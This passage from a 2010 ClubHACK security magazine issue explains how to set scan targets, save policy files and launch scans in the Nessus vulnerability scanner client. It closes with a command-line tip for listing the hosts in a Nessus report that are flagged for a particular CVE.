To create a scan target address list, click on the Plus sign ("**+**") button under the box titled "**Networks to Scan**". The "**Edit Target**" menu will appear prompting for information on the scan target. There are four options to choose from to enter the scan target:


Single host – The host can be identified as either a host name or an IP address in CIDR format. If an IP address is used, it must be entered in dotted decimal format (e.g. 192.168.10.10 instead of 1921681010). If a host name is used it must be a valid entry that is resolvable on the server or use a fully qualified domain name such as nessus.tenable.com.

IP Range – A range of IPs can be entered. Enter the start address and the end address in the appropriate fields.

Subnet – The IP address can be entered with a network mask following the address.

Hosts in file – A file with a list of hosts can be used by clicking on "**Select file**…" to browse for the file. Select the file and click on "**Open**".


After you have entered the host click on "**Save**".
For example, to scan the machine running Nessus, choose the "**Single host**" option and enter the internal IP address 127.0.0.1.
You may enter multiple scan targets in the address list and selectively check off the ones you want to use for each scan.



Generating and Using .nessus Files

Once you have created a policy and list of scan target addresses, you can save the configuration in the `.nessus` file format from the main NessusClient window by selecting "**File**" and then "**Save As…**" from the main menu.

To access the saved `.nessus` file on future sessions, simply go to "**File**" and "**Open**". On Windows systems, the saved `.nessus` files are stored in **C:\Documents and Settings\<username>\My Documents\Tenable\Nessus Client**. On Linux systems, the saved `.nessus` files are stored under the user's home directory (e.g., `/root/my_policy.nessus`).



Launching a Scan

To launch a scan, simply select the policy and network targets that you wish to use from the main page and click on the "**Scan Now**" button.





Image source:
http://upload.wikimedia.org/wikipedia/commons/f/f5/Hercules_shooting_the_Centaur_Nessus.jpg

Prasanna Aiyar
prasanna.aiyar@gmail.com

Prasanna is an Information Security professional since past 5 years. She works as an Identity and Access management professional for Accenture. Prasanna is a Sun Certified Integrator for Identity Manager 7.1. Her experience includes working with Sun Identity Manager, Oracle Identity Manager, Sun Directory Server, risk assessment, auditing, vulnerability scanners and creating reports for vulnerabilities and suggested patches.



List Vulnerable IPs in Nessus Export

While we learnt usage of nessus today, I'll share my experience on how I use command line trick to list all the IPs vulnerable to a single vulnerability.

Just run these command on .nsr file to get a quick list

In Linux

```
$ grep -h "CVE-2009-####"
*.nsr | cut -d"|" -f 1 | sort
-u
```

Replace #### with your favorite CVE ID and get the machines vulnerable to that particular exploit

Right, it was simple and you learnt that in your unix class back in school but the point is to remember it & use it

Alternatively you can use 'awk' for the same

```
$ awk -F'|' '/CVE-2008-####/
{print $1}' | sort -u
```

Even we love the command line power of Linux. Don't believe us, check out windows alternative to this.

In Windows

Ok, here comes the difficult part. I know most of the hackers hate using windows but for the sake of it I'll show how this can be done on Windows too

```
C:\> for /F "delims=:|
tokens=2" %i in ('findstr
CVE-2009-#### *.nsr') do
@echo %i
```

I told you that it will be little difficult in Windows ☺.

Don't forget to replace #### with the CVE ID you are looking for.


ClubHACK
RECOGNIZE IT
REPORT IT
STOP IT
twitter
facebook
PayPal
Gmail
by Google
BETA
DEBIT CARD
VISA
@pankit_thakkar
Issue 3 | Apr 2010
www.clubhack.com